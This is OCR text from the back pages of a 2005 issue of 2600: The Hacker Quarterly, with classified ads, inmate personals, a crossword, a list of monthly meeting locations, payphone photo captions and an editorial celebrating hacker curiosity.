ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over nine years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. Our office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.chris➥tianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

CYBERPUNK MINISTRIES CONFERENCE: CPMCON is a Christian hacker conference. Everyone is welcome. Check out http://www.cpmcon.org or email admin@cpmcon.org for more info.

K-LINE MAGAZINE. 100% H/P related information since 1999! We cover all aspects of computers, telephones, and much more. *K-line Magazine* is up to over 45 issues and is headquartered at Canada's top phone phreaking website: nettwerked.net. Be sure to check it out and submit your articles! For more information on *K-line Magazine*, or Nettwerked, please visit http://www.nettwerked.net.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 200 lbs., 25 years old (for the ladies - please send photos, will do same), been in 6 years with a couple to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, vaults, locks, alarms, and anything novice-level from *2600*. Need placement on various mailing lists: video, DVD, book, magazine, and ANYTHING you can think of is appreciated. Anyone know of hacker mag besides *2600?* Mycology, anyone? Let's talk! I love photos! Send mail to: Henry French #44552-083, PO Box 10 (Elkton FCI), Lisbon, OH 44432.

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.


SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STILL IN THE BIG HOUSE. Over three down, one and a half left to serve. Known as Alphabits, busted for hacking some banks and doing wire transfers. I'm bored to death and in desperate need of some stimulation. I would love to hear from ANYONE out in the real world. Help me out and put pen to paper now. Why wait? Will reply to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000.
Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953.
Deadline for Fall issue: 9/1/05.

CASSE-TÊTE



Across

1. Account holder
5. Object oriented language
7. Eight bits on a 6502
11. How much space is left
12. Old telco exchange format
13. Root's is 0
15. X.25 std. body
16. Common batt. size
17. 1985 LL Cool J hit
26. X.25 home base
27. Rijndael cipher
29. Precedes the www
31. Neighbor of ES
32. Was ZDTV
33. Disk img.
34. __100
37. IRC client
39. Privacy org.
42. Common "engineering" technique
43. Modern monitor
44. Where e-mail is transmitted
46. Home for hackers to avoid
48. Hacktic founder
49. Do nothing instruction
51. Corporate computer configurers
54. Lang. of US
55. "This is only a test..."
57. For Whom _____
62. Tiny Windows
63. Phone or byte
65. Usenet fare
66. Noisy measurement (abbr.)
67. Antiquated US cipher
68. End of the number (see 19-Down)

Down

1. DNS protocol
2. Unix God's command
3. LOD's Bill origination
4. E-mail record (abbr.)
5. First interactive cable system
6. Menu, shell, CLI, eg.
7. Off The ____
8. "Is this thing ___?"
9. Public key crypt corp.
10. Calls
14. ____ Datenschleuder
18. Pound sign
19. Start of an MF number (See 68- Across)
20. Bug
21. New broadcast std.
22. Nonhuman visitor
23. Later day BOC
24. GPS bird
25. Former Off The Hook co-host
28. 1.60217646 × 10-19 joules
30. Afghan telco parent
35. Major American X.25 network
36. Phreaker zine from the 70's
38. Man is good for this
40. Desktop
41. License, eg.
45. "Are we there yet?"
47. HAL
50. A Plastic Band
52. The place to be this summer
53. "Quality Degradation"
56. Errors
58. "Also" on IRC
59. Indicator light (abbr.)
60. DC villainous namesakes
61. Text (acro.)
64. Hayes command set

Do you find it annoying that you had to leave your house to find a copy of 2600?

Did you know there is an easy solution that involves not having to leave your domicile at all?

It's called the 2600 Subscription and it can be yours in a couple of ways. Either send us $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA. Or subscribe directly from us online using your credit card at store.2600.com. Then just sit back and wait for issues to come hurtling to your door as if by magic.

Last Chance for the Easter Egg Hunt!

Time is beginning to run low. That's right, the deadline for the *Freedom Downtime* Easter Egg Hunt will be upon us before the next issue is out.

All you have to do is search for Easter Eggs in the film and its associated features. If you find the highest number of Easter Eggs in this double DVD set, you'll win the following:

- Lifetime subscription to *2600*
- All back issues
- One item of every piece of clothing we sell
- An *Off The Hook* DVD with more possible Easter Eggs
- Another *Freedom Downtime* DVD since you will have probably worn out your old one
- Two tickets to the next HOPE conference

Yes, this is an example of a hidden message. But it's not on the DVD so you're wasting your time.

Submit entries to:
Easter Egg Hunt c/o 2600, PO Box 752, Middle Island, NY 11953 USA
You can get the *Freedom Downtime* double DVD set by sending $30 to the above address or through our Internet store located at store.2600.com.

These are the rules. All entries must be sent through the regular mail, none of this Internet business. The deadline is September 1, 2005 and the winner will be announced in the Fall 2005 issue.

What constitutes an Easter Egg? Anything on the DVDs that is deliberately hidden in some way so that you get a little thrill when you discover it. When you find one of these, we expect you to tell us how you found it and what others must do to see it. Simply dumping the data on the DVD is not sufficient.

It's possible that there are some Easter Eggs that don't require you to hit buttons but that contain a hidden message nonetheless. For instance, if you discover that taking the first letter of every word that Kevin Mitnick says in the film spells out a secret message, by all means include that. We will be judging entries on thoroughness and there is no penalty for seeing an Easter Egg that isn't there. You can enter as many times as you wish. Your best score is the one that will count. Remember, there is no second place! So plan on spending the rest of the summer indoors.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Camille's at the corner of Sunrise and Madison.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Santa Barbara: Cafe Siena on State St.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Union Station in the Great Hall near the payphones. 5:30 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti St. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Wilmington: Independence Mall food court.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Akron: Arabica on W. Market St., intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Blvd. entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones of the World

Tunisia. This payphone is located at the end of the Tunis Grand Metro in La Marsa. It seems that payphones in Tunis only accept coins.

Tunisia. This curvy payphone is located in a plaza in La Marsa. This seems to be the newest model of payphones in Tunis.

Tunisia. This payphone is located in the Tunis Airport. This style seems to be the oldest model still in use. Probably the most blue as well.

Syria. A payphone from the Axis of Evil! This phone is located next to a tea and shisha shop in Souk al Hamidiyeh. It accepts both coins and prepaid cards, although coins are most commonly used.

Photos by Richard Springs

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.

The Back Cover Photo

We're pleased that Underwriters Laboratories Inc. recognizes the value of our magazine and that they're willing to tell the world in such a bold and defiant manner. Let's hope it catches on.

Found in Camas, WA

Photo by t0nedeph


Do you have a photo for the back page?

Mail it on in to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 or email it to us at articles@2600.com. (Yes, we know it's not technically an article but please humor us.) When taking digital photos, be sure to use the highest possible resolution. If we use your picture, you'll get a free subscription (or back issues) and a 2600 t-shirt.

Volume Twenty-Two, Number Three
Autumn 2005, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7 53>

Mongolian Payphones

Yes, this is a payphone. In the streets of Ulaanbaatar, it's the human holding the phone who is referred to as the payphone.

Photo by Sasja Barentsen

The phone itself is a wireless CDMA phone. You give the "payphone" money and you make a call. And yes, most of them wear masks.

Photo by Hanneke Vermeulen

A more normal looking payphone but one that isn't seen in very many places. This one was found in the post office.


Photo by Sasja Barentsen

Here's a variation, designed to appeal to travelers and others who may have second thoughts about walking up to a masked person.

Photo by Sasja Barentsen

For more exciting foreign payphone photos, take a look at the inside back cover!

Ways and Means



This is what it always comes down to. These are the things that are constantly getting us into so much trouble. And they're our best hope for significant change and true advancement.

Many of us become hackers for this very simple reason. We like to ask questions. We also don't readily accept non-answers or attempts to steer us away from discovery. Hence the resulting rebelliousness.

Computers, telephones, hardware of other sorts, and software of all types exist to be tinkered with, stretched to their limits, modified, taken apart, broken, and fixed. That's all part of the learning process. It's not enough to simply follow the rules that you have been given. You must understand *why* things are done in a particular way or else you're just mindlessly following commands without ever developing the capacity to come up with a better method. You might just as well be a machine.

If there's a theme that runs through the hacker community, it's that very desire to play around and experiment until you either understand the workings of a particular object of attention or have figured out a way to make it do something different than what you were originally told it was designed to do.

We don't think there's a single element of society that doesn't benefit from this hacker mentality. Thinking outside the box, trusting your instincts, keeping your eyes focused on the goal - those are common attributes in anyone who is actually pursuing something, not simply sitting behind a desk, in a factory, or in front of a television.

The hacking spirit can be found in journalism. It can be found in art. Or in investigative police work. Exploration of space. Even philosophy.

And the one thing nearly everyone in these categories can testify to is that most others on the outside view their efforts as a waste of time, overly idealistic, childishly naive, and sometimes even criminal. This is how it's gone over the centuries, from Galileo to Benjamin Franklin to Tesla. And we're all quite fortunate that their stubbornness and inability to listen to "common sense" won in the end.

Change does not come about from mindlessly following the rules. That's how dictatorships are maintained. Change is achieved through constant experimentation, the exchanging of ideas, and the freedom to do so. A society that views such things with suspicion is one that is doomed to stagnate and eventually fall.

These are elements that are found in the global stage all the way down to the parental level. It's all a part of the growing process, whether it's a child gradually turning into an adult or something much much bigger. In our case we see technology slowly evolving. And at the same time we also see our society grappling to deal with new things it's never had to deal with before. Email, surveillance, instant messaging, databases, biometrics... never before has so much changed so rapidly for so many. And that makes a lot of people nervous from the outset.

So it isn't too hard to figure out why questions would make them even more nervous. This is the common theme we've seen all throughout history and we see it especially strongly now, when there's so very much to question in the first

place. Those who ask questions are seen as troublemakers and even saboteurs. We see this brought up in every issue via our letters section. Those who don't follow the rules strictly and without question are punished and a message is sent to the others.

However that message is lost on the hacker community and for good reason. When someone is prevented from or punished for expanding their knowledge, all it takes is word of that to inspire more people to explore the exact same path and continue the work that was started. We like to think that over the years we've inspired a lot of people to continue with projects that might otherwise have been stopped in their tracks quite early on. That's the beauty of having a community. One or two may be stopped but it's next to impossible to stop us all. The only real danger lies in our becoming fragmented or forgetting the importance of continuing to question in these very basic ways.

Remember, there are two main reasons why someone views questions with hostility. If they don't know the answer in the first place, then questions can be an embarrassment as well as a risk of potential exposure. If they do know the answer but don't want it to be known by others, then it can be a far more sinister scenario. Whether by ignorance or by malice, the questioner is an inconvenience who must be silenced. This series of reactions to curiosity and investigation isn't going to go away anytime soon. And we're just going to have to get used to that.

